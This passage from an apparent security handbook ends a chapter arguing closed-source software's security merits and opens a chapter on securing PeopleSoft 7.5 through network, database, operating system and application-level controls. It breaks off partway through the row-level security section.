Finally, beyond looking for software vulnerabilities, lots of evil eyes with widespread access to source code will build on that code to create even more sinister tools. Consider this: A majority of computer attack tools are developed on open source operating systems, especially Linux and OpenBSD. Because they have the source code to the operating system itself, attackers love to bend the operating system to implement their attacks, with far less work than is required in a closed source solution. The flexibility inherent in open source solutions can be easily hijacked. From creating bizarrely mangled packets to designing difficult-to-detect backdoors, an open source operating system sure helps attackers.

Given this control into the very guts of the operating system itself, the most powerful RootKit tools are found on open source operating systems. RootKits are popular computer attack tools that allow a black hat to maintain backdoor access to a system while hiding from the system administrator. They accomplish this feat by replacing good operating system programs with evil variations that lie about who is logged in, which programs are running, and how the network is being used. Without this critical information, the system administrator cannot detect the attacker's presence. The attackers develop these malicious programs by starting out with the source code for the operating system, and then tweaking it to achieve their goals. Is it any wonder that the best RootKits appear on a system where attackers can use the open source code as a starting point for writing their malicious wares? While RootKits do exist for closed source operating systems, they are invariably less sophisticated than the RootKits in widespread use on open source platforms.

Not All Problems Get Fixed Faster or Very Well

Open source software fans point out the rapidity with which they release patches for security flaws as a virtue of their model. However, this speed often masks the fact that some of these fixes do not adequately eliminate the vulnerability. Instead of highly controlled releases, sometimes the open source community shoots from the hip, getting an inadequate and possibly even damaging patch out very fast. If you send out garbage extremely rapidly, it is still garbage, and you are not doing your users any favors.

Consider the Apache chunk-handling vulnerability discussed previously. The first patch to be released came from the ISS X-Force, a team of high-skilled security professionals. Unfortunately, this patch did not solve the entire problem. Even if you were diligent in assessing this patch, you still would have had a vulnerability that allowed an attacker to take over your system.

Compounding this problem, there is no obvious clearinghouse for vulnerability and patch information in the open source world. Sure, a single company can fix a problem it finds, but who is going to check that solution and distribute it to the entire user base? As shown in Exhibit 97.2, we see a variety of researchers, software firms, consultants, hobbyists, and even riff-raff finding flaws and sometimes releasing patches. These patches may work, or they may cause even bigger problems. Someone could even release a patch, duping users into applying a "fix" that really opens their systems up to attack. Sure, there is usually some core team of developers or foundation standing behind an open source product, but they are often slower to react to




EXHIBIT 97.2 Open source versus closed source patch distribution.

problems. They have to comb through and test the patches discovered by the rest of the world before integrating them into their own code base. This delay eliminates much of the highly vaunted speed of the open source model.

In the closed source software model, on the other hand, the software vendor is clearly the one-stop shop for vulnerability reporting, fix development, and even potential liability if problems do not get fixed. Through its mailing list of customers, the vendor can responsibly disclose the problem, distribute the patch, and even offer various test cases to make sure the patch is functioning properly. Rather than potentially having several competing patches, a single fix by the vendor will efficiently and effectively solve the problem.

Additionally, consider the voluntary nature of many open source contributors. They volunteer their time to support the code, and often are not available on a moment's notice to review a reported problem and release a patch. Unlike these volunteers, closed source commercial software is written by dedicated professionals. Their time often is not sliced as thin as open source volunteers, and they can be dedicated to solving problems. In fact, most large closed source vendors such as Microsoft have teams of individuals waiting for reports of security vulnerabilities. When vulnerabilities are discovered and responsibly reported, the team verifies the problem and interacts with developers to make sure a solution is devised. This centralized approach is much more careful and controlled, two very important characteristics of sound security practices. It also scales better. Although the open source model may allow for solutions to small problems to be fixed by users themselves, the open source model does not necessarily scale particularly well to industrywide software products used by thousands or millions of people.

Reasonable Controls Are in Place Protecting Closed Source

It is indisputable that some closed source software has leaked, including Cisco's core operating system, IOS, and Microsoft Windows. However, despite this fact, we have not seen attackers use this code to create a bunch of new attacks against these platforms. Why? Likely, this abuse has not been seen because these events are so rare, and even when they do occur, the software changes rapidly enough to limit any damage due to exposure of older source code.

Although there have been high-profile cases of source code theft, they are extremely rare. Nearly every script kiddie hacker on the planet, as well as certain highly motivated skilled attackers, has taken a crack at stealing the Windows source. With a product as valuable as the Windows source code to have only been stolen once, and then to have never been released, it appears that the protections used by Microsoft in limiting access to the source code are, for the most part, effective. Certainly, after the October 2001 pilfering, Microsoft beefed up security even more to prevent further problems with the source code leaking out.

Furthermore, the software itself is a moving target. When an attacker steals and distributes an old version of the source code, it does not reveal very many cutting-edge attacks that can be used against recently patched systems. Even if an old version of the source code is stolen, many customers have moved on to newer and better versions. The perpetual upgrade and patch cycle renders this partially exposed source code of very limited use to attackers in undermining the program.

Fear (and Even Loathing) Is Okay if It Is Justified

> Terrorists trying to hack or disrupt U.S. computer networks might find it easier if the federal government attempts to switch to open source, as some groups propose.
>
> **— The Alexis de Tocqueville Institution**
>
> Press release regarding its May 2002 white paper, *"Opening the Open Source Debate."*[*]

In May 2002, the Alexis de Tocqueville Institute, a prestigious Washington, D.C., think tank, released a study on the security issues associated with open source software. This study was certainly a thought-provoking challenge to the assumptions of open source supporters. However, it must be noted that a certain closed source software company provides funding for the Institute.[**] This company, which publicly verified its

[*] White paper available at http://www.adti.net/html_files/defense/opensource_pressrelease_05_30_2002.html.

[**] "Did MS Pay for Open Source Scare?" Michelle Delio, Wired News, June 5, 2002, http://www.wired.com/news/linux/0,1411,52973,00.html.

financial support for the think tank, has a name that is an anagram of the phrase Storm Foci, or if you prefer, Comfort IS.*

However, despite concerns about where the funding comes from, the Institute's white paper is a strong warning for government institutions thinking about moving to open source products. The Alexis de Tocqueville Institute's guiding principles involves studying the spread and perfection of democracy around the world. In this role, the Institute is concerned about both freedom and national security in existing democracies, and views open source as a potential threat to both. According to the Institute's paper, in the aftermath of the September 11, 2001, attacks, terrorists could more easily disrupt the U.S. government and civilian computer networks if they are based on open source software. Because attackers have the source code to work from, they could infiltrate components of critical infrastructure in a far stealthier manner. The paper outlines "how open source might facilitate efforts to disrupt or sabotage electronic commerce, air traffic control or even sensitive surveillance systems." The arguments in the paper go beyond security issues, also citing economic and legal concerns associated with open source software.

Beyond the threats posed by open source solutions, we need to consider the ramifications of distributing source code of currently closed source solutions. If Microsoft purposely placed the source code for Windows on a publicly available Web server and shouted, "Come and get it," would we be safer? Open source proponents frequently brag about Microsoft's assertions that widely releasing the Windows source code would damage national security. Yes, Jim Allchin, a Microsoft executive, did submit testimony to that effect. Yet, pointing this out is not really an argument for exposing the Windows source code, as some open source fans would have it.

If we take Microsoft at its word, and assume that exposing the source for Windows and other products would damage national security, that does not mean we should punish Microsoft and other vendors by pushing them to embrace an open source model. We would be cutting off our nose to spite our face. If such a release would compromise national security, we should not do it. Sometimes, security-through-obscurity is not such a bad thing after all. Keeping the source code out of the hands of the bad guys prevents them from finding problems and developing super nasty tools. Sure, you do not want to rely only on obscurity-for-security. But a dash of obscurity added to an overall security recipe (which includes protection of the source code, secure configuration, and user awareness) can make things even stronger.

Microsoft Is Starting to Share Source Simply to Woo Developers

Some claim that even Microsoft is being dragged to the open source party, as evidenced by its release of a million lines of code for .NET. However, this argument is a red herring, as the release of the .NET source code has nothing at all to do with security. Microsoft is releasing .NET code to woo software developers to adopt Microsoft's framework for developing Web applications. The released source code neither improves nor hurts security in any way.

Too Much Custom Tailoring Can Be Dangerous

Another argument trotted out by open source fans involves the high degree of customization possible with open source solutions. However, this customization is a double-edged sword, and if they are not careful, users could badly cut themselves. If users change the code to shut off individual features without some coherent overall plan, they could inadvertently be weakening security. Similarly, if users start adding features or otherwise tweaking the code, they could very easily inadvertently undermine system security. Even a modification to code that does not have any inherent security functionality could introduce a bug that weakens the overall security of a system. Secure coding is a difficult task, often best left to professionals who understand the code in its entirety.

Going back to the biological analogy of strength through genetic diversity, if there are a bunch of different strong genotypes in a population, a pathogen will be more quickly thwarted. However, some individuals in a diverse population could be swimming in the shallow end of the gene pool. They could certainly have genetic differences, but will likely be far weaker than the original single species. If their differences were developed in a ham-fisted fashion, they could easily be conquered by infection. The same concepts apply to open source software. When users create custom variations, they are quite likely decreasing the security of their system, unless they understand code security at a deep level.

* If you enjoy anagrams, as a lot of computer geeks go, check out the fun, online anagram generator at http://mmm.mbhs.edu/~bconnell/anagrams.html. I use it all the time.

Economics Matter to Security

> Thou source of all my bliss, and all my woe,
>
> That found'st me poor at first, and keep'st me so.
>
> **— Oliver Goldsmith, *The Deserted Village,* 1770**

The economic model of open source software does not necessarily mean that there will be additional funds available for security. Open source software is not like some giant Pez dispenser, shooting out cash that companies will spend on security. The additional support required for the care and feeding of open source software helps to even out its overall cost of ownership, leaving precious little extra money for additional goodies, such as security. Even if there were extra dollars available from open source solutions, these funds would in all likelihood be directed to items other than security.

However, taking the entire IT industry into account, there may not be more money available for security with open source solutions at all. Consider the macroeconomic case over the entire industry. With most open source solutions, there are developers working for a variety of companies around the world, including banks, law firms, and department stores. To realize the benefits of the many eyeballs argument, each of these different entities has to spend some amount of money in helping to secure open source solutions. Adding up all of these costs industrywide raises the overall price of security for open source software.

Now, consider the most common closed source economic model of centralized software development by commercial companies. Experienced, professional programmers work at these commercial software companies, devising patches for software for millions of users. These programmers realize economies of scale in devising security solutions for a wider base of users. Instead of having open source developers around the planet time-sliced, working on security, a smaller centralized group of programmers focused on security could do a better job more cost effectively in the grand scheme of things. By considering the entire universe of software development, the closed source model of patch development and distribution could be more cost effective overall, freeing up funds industrywide to spend on improving security.

Looking at the open source economic model even more closely, there is often little direct financial motivation or legal teeth to getting an open source developer to move in creating a fix for a problem. Suppose a malicious hacker discovers and widely publicizes a vulnerability, but due to your configuration and mix of features, it impacts only your organization and a handful of others. Motivating the open source community to fix it could be difficult, and hiring your own software development firm to address the issue is onerous. Your business is business, not writing software or hiring software development firms. With commercial closed source software, you can rely on and even push a vendor to release fixes. Unlike the typical open source world, if the commercial vendor is hesitant, you can threaten to stop using the products or even send nasty letters from your lawyers explaining how the vendor is increasing your risk. The vendor may be liable for negligence in not addressing your issue. With commercial closed source solutions, you have recourse to get action from the vendor, which you often do not have in the open source space.

Sorting It All Out

> WIRED: Linux fans believe their OS is secure because the code is reviewed by developers worldwide. Do more eyes mean more security?
>
> DE RAADT: I've been disagreeing with this point of view since the first time I heard it. The "more eyes" statement is like saying, "When more people walk the streets, there will be less crime." That only works when the crimes are obvious, like muggings, and when those people are cops. The little things get glossed over by the large number of eyes.
>
> **Theo De Raadt**
> *Founder and lead developer of the OpenBSD Operating System*[*]

So, where does my opinion fall in this high-stakes computer poker game, where powerful forces on either side vie for supremacy? On the one hand, we have the caricature of the entrenched, rich, and often imperial

[*] *Wired* interview, September 2002.

commercial closed source software companies, with enough additional money to fund think tanks. On the other side, we have the image of the ragtag open source zealots, with focus and drive rarely seen in the software industry. Although neither image is completely fair, these stereotypes often lead people to reach drastic conclusions about whom to trust in solving security issues. We need to look beyond the stereotypes while considering the arguments discussed throughout this chapter.

Carefully weighing the arguments, in my opinion, for all practical purposes, it is a wash, a dead tie. Of course, stating that opinion means that adherents of both sides of this issue will disagree with me. Such is life, I suppose. As is evidenced by the numerous notes to this chapter, both closed source and open source supporters are feverishly trying to drag security into their fight. I find it fascinating that both sides have recently zoomed in on security topics to help them win the debate in favor of their own ideal software model.

However, security is almost always independent of whether a product is closed source or open source. Some open source software is very vulnerable, and some has exemplary security. Some closed source solutions completely stink, while others are rock solid. What really matters here is the quality of the software development process and the conscientiousness of development team members. The old-fashioned issues of solid software design, careful implementation, and comprehensive testing are what matters, not whether the source code is available to the user base. Additionally, independent of the software development economic model, carefully configuring and maintaining the system are incredibly important to keeping it secure.

The Tie Will Remain for Quite a While

> The constant demand for novelty means that software is always in the bleeding-edge phase, when products are inherently less reliable.
>
> **— Charles C. Mann**[*]

This opinion of balance between the two sides is further bolstered by the current state of maturity of many widely used software products. Vendors (both open and closed source) are continuously releasing new and complex features every single day for operating systems, servers, browsers, and other tools. With this constant introduction of new features, we get a continual release of fresh security bugs in both open and closed source solutions. The many eyeballs of the open source community have a lot to look over, as do the closed source development teams. In this environment, security will continue to be a challenge, regardless of whether we use open or closed source products. We should continue to listen to the arguments on both sides of the issue. But keep in mind that they often cancel each other out under the huge load of new vulnerabilities discovered in tools released through each model, as well as the poor administration and maintenance found on many systems today.

[*]"Why Software Is So Bad," *Technology Review Magazine,* August 2002.

PeopleSoft Security

Satnam Purewal

SECURITY WITHIN AN ORGANIZATION'S INFORMATION SYSTEMS ENVIRONMENT IS GUIDED BY THE BUSINESS AND DRIVEN BY AVAILABLE TECHNOLOGY ENABLERS. Business processes, functional responsibilities, and user requirements drive security within an application. This chapter highlights security issues to consider in a PeopleSoft 7.5 client/server environment, including the network, operating system, database, and application components.

Within the PeopleSoft client/server environment, there are several layers of security that should be implemented to control logical access to PeopleSoft applications and data: network, operating system, database, and PeopleSoft application security. Network, operating system, and database security depend on the hardware and software selected for the environment (Windows NT, UNIX, and Sybase, respectively). User access to PeopleSoft functions is controlled within the PeopleSoft application.

1. Network security controls:
   a. who can log on to the network
   b. when they can log on (via restricted logon times)
   c. what files they can access (via file rights such as execute-only, read-only, read/write, no access, etc.)
2. Operating system security controls:
   a. who can log on to the operating system
   b. what commands can be issued
   c. what network services are available (controlled at the operating system level)
   d. what files/directories a user can access
   e. the level of access (read, write, delete)
3. Database security controls:
   a. who can log on to a database
   b. which tables or views users can access
   c. the commands users can execute to modify the data or the database
   d. who can perform database administration activities

4. PeopleSoft online security controls:
   a. who can sign-on to PeopleSoft (via operator IDs and passwords)
   b. when they can sign-on (via operator sign-on times)
   c. the panels users can access and the functions they can perform
   d. the processes users can run
   e. the data they can query/update

NETWORK SECURITY

The main function of network security is to control access to the network and its shared resources. It serves as the first line of defense against unauthorized access to the PeopleSoft application.

At the network security layer, it is important to implement login controls. PeopleSoft 7.5 delivers limited authentication controls. If third-party tools are not going to be used to enhance the PeopleSoft authentication process, then it is essential that the controls implemented on this layer are robust.

The network servers typically store critical application data like client-executable programs and management reports. PeopleSoft file server directories should be set up as read-only for only those individuals accessing the PeopleSoft application (i.e., access should not be read-only for everyone on the network). If executables are not protected, unauthorized users could inadvertently execute programs that result in a denial-of-service. For this reason, critical applications used to move data should be protected in a separate directory. Furthermore, the PeopleSoft directories containing sensitive report definitions should be protected by only granting read access to users who require access.

DATABASE MANAGEMENT SYSTEM SECURITY

The database management system contains all PeopleSoft data and object definitions. It is the repository where organizational information resides and is the source for reporting. Direct access to the database circumvents PeopleSoft application security and exposes important and confidential information.

All databases compatible with the PeopleSoft applications have their own security system. This security system is essential for ensuring the integrity and accuracy of the data when direct access to the database is granted.

To reduce the risk of unauthorized direct access to the database, the PeopleSoft access ID and password must be secured, and direct access to the database should be limited to the database administrators (DBAs).

The access ID represents the account that the application uses to connect to the underlying database in order to access PeopleSoft tables. For

the access ID to update data in tables, the ID must have read/write access to all PeopleSoft tables (otherwise, each individual operator would have to be granted access to each individual table). To better understand the risk posed by the access ID, it helps to have an understanding of the PeopleSoft sign-on (or logon) process:

1. When PeopleSoft is launched on the user workstation, the application prompts for an operator ID and password. The ID and password input by the operator is passed to the database (or application server in three-tier environments).
2. The operator ID and password are validated against the PSOPRDEFN security table. If both are correct, the access ID and password are passed back to the workstation.
3. PeopleSoft disconnects from the DBMS and reconnects using the access ID and password. This gives PeopleSoft read/write access to all tables in the database.

The application has full access to all PeopleSoft tables, but the access granted to the individual operator is restricted by PeopleSoft application security (menu, process, query, object, and row-level security). Users with knowledge of the access ID and password could log on (e.g., via an ODBC connection) directly to the database, circumventing application security. The user would then have full access privileges to all tables and data, including the ability to drop or modify tables.

To mitigate this risk, the following guidelines related to the access ID and password should be followed:

- Procedures should be implemented for regularly changing the access ID password (e.g., every 30 days). At a minimum, the password must be changed anytime someone with knowledge of it leaves the organization.
- Ownership of the access ID and password should be assigned, preferably to a DBA. This person would be responsible for ensuring that the password is changed on a regular interval, and for selecting strong passwords. Only this person and a backup should know the password. However, the ID should never be used by the person to log on to the database.
- Each database instance should have its own unique access ID password. This reduces the risk that a compromised password could be used to gain unauthorized access to all instances.
- The access ID and password should not be hard-coded in cleartext into production scripts and programs. If a batch program requires it, store the ID and password in an encrypted file on the operating system and "point" to the file in the program.

- Other than DBAs and technical support personnel, no one should have or need a database ID and direct connectivity to the database (e.g., SQL tools).

OPERATING SYSTEM SECURITY

The operating system needs to be secured to prevent unauthorized changes to source, executable, and configuration files. PeopleSoft and database application files and instances reside on the operating system. Thus, it is critical that the operating system environment be secure to prevent unauthorized changes to source, executable, and configuration files.

PEOPLESOFT APPLICATION SECURITY

To understand PeopleSoft security, it is first essential to understand how users access PeopleSoft. To access the system, an operator ID is needed. The system will determine the level of access for which the user is authorized and allow the appropriate navigation to the panels.

Many organizations have users with similar access requirements. In these situations, an "operator class" can be created to facilitate the administration of similar access to multiple users. It is possible to assign multiple operator classes to users. When multiple operator classes are used, PeopleSoft determines the level of access in different ways for each component. The method of determining access is described below for each layer when there are multiple operator classes.

PeopleSoft controls access to the different layers of the application using operator classes and IDs. The term "operator profile" is used to refer, in general, to both operator IDs and classes. Operator profiles are used to control access to the different layers, which can be compared to an onion. Exhibit 12-1 shows these layers: Sign-on security, panel security, query security, row-level security, object security, field security, and process security. The outer layers (i.e., sign-on security and panel security) define broader access controls. Moving toward the center, security becomes defined at a more granular level.

The layers in Exhibit 12-1:

- Sign-on security provides the ability to set up individual operator IDs for all users, as well as the ability to control when these users can access the system.
- Panel security provides the ability to grant access to only the functions the user requires within the application.
- Query security controls the tables and data users can access when running queries.
- Row-level security defines the data that users can access through the panels they have been assigned.




Exhibit 12-1. PeopleSoft security onion.

- Object security defines the objects that users can access through the tools authorized through panel security.
- Field security is the ability to restrict access to certain fields within a panel assigned to a user.
- Process security is used to restrict the ability to run jobs from the PeopleSoft application.

Sign-on Security

PeopleSoft sign-on security consists of assigning operator IDs and passwords for the purpose of user logon. An operator ID and the associated password can be one to eight characters in length. However, the delivered sign-on security does not provide much control for accessing the PeopleSoft application.

PeopleSoft (version 7.5 and earlier) modules are delivered with limited sign-on security capabilities. The standard features available in many applications are not available within PeopleSoft. For example, there is no way to limit the number of simultaneous sessions a user can initiate with an operator ID. There also are no controls over the types of passwords that can be chosen. For example, users can choose one-character passwords or they can set the password equal to their operator ID. Users with passwords equal to the operator ID do not have to enter passwords at logon. If these users are observed during the sign-on process, it is easy to determine their passwords.

Many organizations have help desks for the purpose of troubleshooting common problems. With PeopleSoft, password maintenance cannot be decentralized to the help desk without also granting the ability to maintain operator IDs. This means that the help desk would also have the ability to change a user's access as well as the password. Furthermore, it's not possible to force users to reset passwords during the initial sign-on or after a password reset by the security administrator.

There are no intrusion detection controls that make it possible to suspend operator IDs after specified violation thresholds are reached. Potentially, intruders using the brute-force method to enter the system will go undetected unless they are caught trying to gain access while at the workstation.

Organizations requiring more robust authentication controls should review third-party tools. Alternatively, PeopleSoft plans to introduce password management features in version 8.0.

Sign-on Times. A user's session times are controlled through the operator ID or the operator class(es). In either case, the default sign-on times are 24 hours a day and 7 days a week. If users will not be using the system on the weekend or in the evening, it is best to limit access to the known work hours.

If multiple operator classes are assigned to operator IDs, attention must be given to the sign-times. The user's start time will be the earliest time found in the list of assigned operator classes. Similarly, the user's end time will be the latest time found in the list of assigned operator classes.

Delivered IDs. PeopleSoft is delivered with operator IDs with the passwords set equal to the operator ID. These operator IDs should be deleted because they usually have full access to business panels and developer tools. If an organization wishes to keep the delivered operator IDs, the password should be changed immediately for each operator ID.

Delivered Operator Classes. PeopleSoft-delivered operator classes also have full access to a large number of functional and development menus and panels. For example, most of these operator classes have the ability to maintain panels and create new panels. These operator classes also have the ability to maintain security.

These classes should be deleted in order to prevent them from being assigned accidentally to users. This will prevent users from getting these operator classes assigned to their profile in error.

Panel Security

There are two ways to grant access to panels. The first way is to assign menus and panels directly to the operator ID. The second way is to assign menus/panels to an operator class and then assign the operator class to




Exhibit 12-2. The PeopleSoft journal entry panel.

the operator ID. When multiple operator classes are assigned to a user, the menus granted to a user are determined by taking a union of all the menus and panels assigned from the list of operator classes assigned to the user. If a panel exists in more than one of the user's operator classes with different levels of access, the user is granted the greater access. This means if in one operator class the user has read-only access and in the other the user has update access, the user is granted update access. This capability allows user profiles to be built like building blocks. Operator classes should be created that reflect functional access. Operator classes should then be assigned according to the access the user needs.

Panel security is essentially column security. It controls access to the columns of data in the PeopleSoft tables. This is best described with an example. The PeopleSoft Journal Entry panel (see Exhibit 12-2) has many fields, including Unit, Journal, Date, Ledger, Long Description, Ledger Group, Ledger, Source, Reference Number, and Auto Generate Lines.

Exhibit 12-3 shows a subset of the columns in the table JRNL_HEADER. This table is accessible from the panel **Process Journals – Use – Journal Entry Headers** panel. The fields in this panel are only accessible by the user if they are displayed on the panel to which the user has access.

When access is granted to a panel, it is also necessary to assign *actions* that a user can perform through the panel. Exhibit 12-4 shows the actions that are

Exhibit 12-3. A subset of the columns in the table JRNL_HEADER.

Unit	Journal	Date	Long Descr	Ledger Grp	Ledger	Source	Ref No	Auto Gen
M02	TRANS0001	1994-12-31	Translate Actuals to USD	REPORTS		MCP		N
M02	TRANS0001	1995-12-31	Translate Actuals to USD	REPORTS		MCP		N
M02	TRANS0001	1996-01-01	Translate Actuals to USD	REPORTS		MCP		N
M04	0000005185	1995-12-27	Adjusting entries for unexpected Production Scrap - not to be repeated.	ACTUALS		ADJ		N
M04	0000005197	1998-03-13	Inventory Transactions	ACTUALS		INV	INV100	N
M04	0000005259	1998-03-19	Inventory Transactions	ACTUALS		INV	INV100	N
M04	0000005271	1998-01-31		BUDGETS		CFO		N
M04	0000005272	1998-01-01	Budget Journals	BUDGETS		CFO		N

Exhibit 12-4. Common actions in panels.

Action	Capability
Add	Ability to insert a new row
Update/Display	Ability to access present and future data
Update/Display All	Ability to access present, future, and historical data; updates to historical data are not permitted
Correction	Ability to access present, future, and historical data; updates to historical data are permitted




Exhibit 12-5. Assigning read-only access.

common to most panels. This table only shows a subset of all the actions that are available. Furthermore, not all of these actions are available on all panels.

From a security standpoint, correction access should be limited to select individuals in an organization because users with this authority have the ability to change historical information without maintaining an audit trail. As a result, the ability to change historical information could create questions about the integrity of the data. Correction should be used sparingly and only granted in the event that an appropriate process is established to record changes that are performed.

The naming convention of two of the actions (Update/Display, Update/Display All) is somewhat misleading. If a user is granted access to one or both of these actions, the user does not necessarily have update access. Update access also depends on the "Display Only" attribute associated with each panel. When a panel is assigned to an operator ID or operator class, the default access is update. If the user is to have read-only access to a panel, then this attribute must be set to "Y" for yes (see Exhibit 12-5 for an example). This diagram shows that the user has been assigned read-only access to the panels "JOURNAL_ENTRY_HEADER" and "JOURNAL_ENTRY_LINES." For the other highlighted panels, the user has been granted update capabilities.

The panels that fall under the menu group PeopleTools provide powerful authority (see Exhibit 12-6 for a list of PeopleTools menu items). These panels should only be granted to users who have a specific need in the production environment.

Exhibit 12-6. PeopleTools menu items.

APPLICATION DESIGNER
SECURITY ADMINISTRATOR
OBJECT SECURITY
APPLICATION REVIEWER
UTILITIES
IMPORT MANAGER
PROCESS SCHEDULER
EDI MANAGER
nVISION
REPORT BOOKS
TREE MANAGER
QUERY
APPLICATION ENGINE
MASS CHANGE
WORKFLOW ADMINISTRATOR
PROCESS MONITOR
TRANSLATE
CUBE MANAGER

Query Security

Users who are granted access to the **Query** tool will not have the capability to run any queries unless they are granted access to PeopleSoft tables. This is done by adding *Access Groups* to the user's operator ID or one of the operator classes in the user's profile. Access Groups are a way of grouping related tables for the purposes of granting query access.

Configuring query security is a three-step process:

1. Grant access to the **Query** tool.
2. Determine which tables a user can query against and assign **Access Groups**.
3. Set up the Query Profile.

Sensitive organizational and employee data is stored within the PeopleSoft application and can be viewed using the **Query** tool. The challenge in setting up query security is consistency. Many times, organizations will spend a great deal of effort restricting access to panels and then grant access to view all tables through query. This amounts to possible unauthorized access to an organization's information. To restrict access in query to the data accessible through the panels may not be possible using the PeopleSoft delivered access groups. It may be necessary to define new access groups to enable querying against only the tables a user has been authorized to view. Setting up customized access groups will facilitate an organization's objective to ensure consistency when authorizing access.

The **Query Profile** helps define the types of queries a user can run and whether the user can create queries. Exhibit 12-7 displays an example of a profile. Access to the Query tool grants users the ability to view information that resides within the PeopleSoft database tables. By allowing users to create ad hoc queries can require high levels of system resources in order to run complex queries. The Query Profile should be configured to reduce the risk of overly complex queries from being created without being tuned by the database administrators.

The Query Profile has several options to configure. In the **PS/Query Use** box, there are three options. If a user is not a trained query user, then access should be limited to *Only Allowed to run Queries.* Only the more experienced users should be given the authority to create queries. This will reduce the likelihood that resource intensive queries are executed.

Row-level Security

Panel security controls access to the tables and columns of data within the tables but a user will be able to access all data within the columns of the tables on the panel. To restrict user access to data on a panel, row-level security should be established. Access is granted to data using control fields. For example, in Exhibit 12-8 the control field is "Unit" (or Business Unit). If a user is assigned to only the M02 business unit, that user would only be able to see the first four lines of data.

Row-level security is implemented differently in HRMS and Financials.

Human Resource Management System (HRMS) Row-level Security. In HRMS, the modules are delivered with row-level security activated. The delivered row-level security is based on a Department Security Tree and is hierarchical (see Exhibit 12-9). In this example, if a user is granted access to ABC manufacturing department, then the user would have access to the ABC manufacturing department and all of the child nodes. If access is granted to the department Office of the Director Mfg, then the user would have access to the Office of the Director Mfg as well as Corporate Sales, Corporate Marketing, Corporate Admin/Finance, and Customer Services. It is also possible to grant access to the department Office of the Direct Mfg. and then deny access to a lower level department such as Corporate Marketing.

It is important to remember that the organizational tree and the security tree in HRMS need not be the same. In fact, they should not be the same. The organizational tree should reflect the organization today. The security tree will have historical nodes that may have been phased out. It is important to keep these trees in order to grant access to the associated data.

Financials Row-level Security. In the Financials application, row-level security is not configured in the modules when it is delivered. If row-level

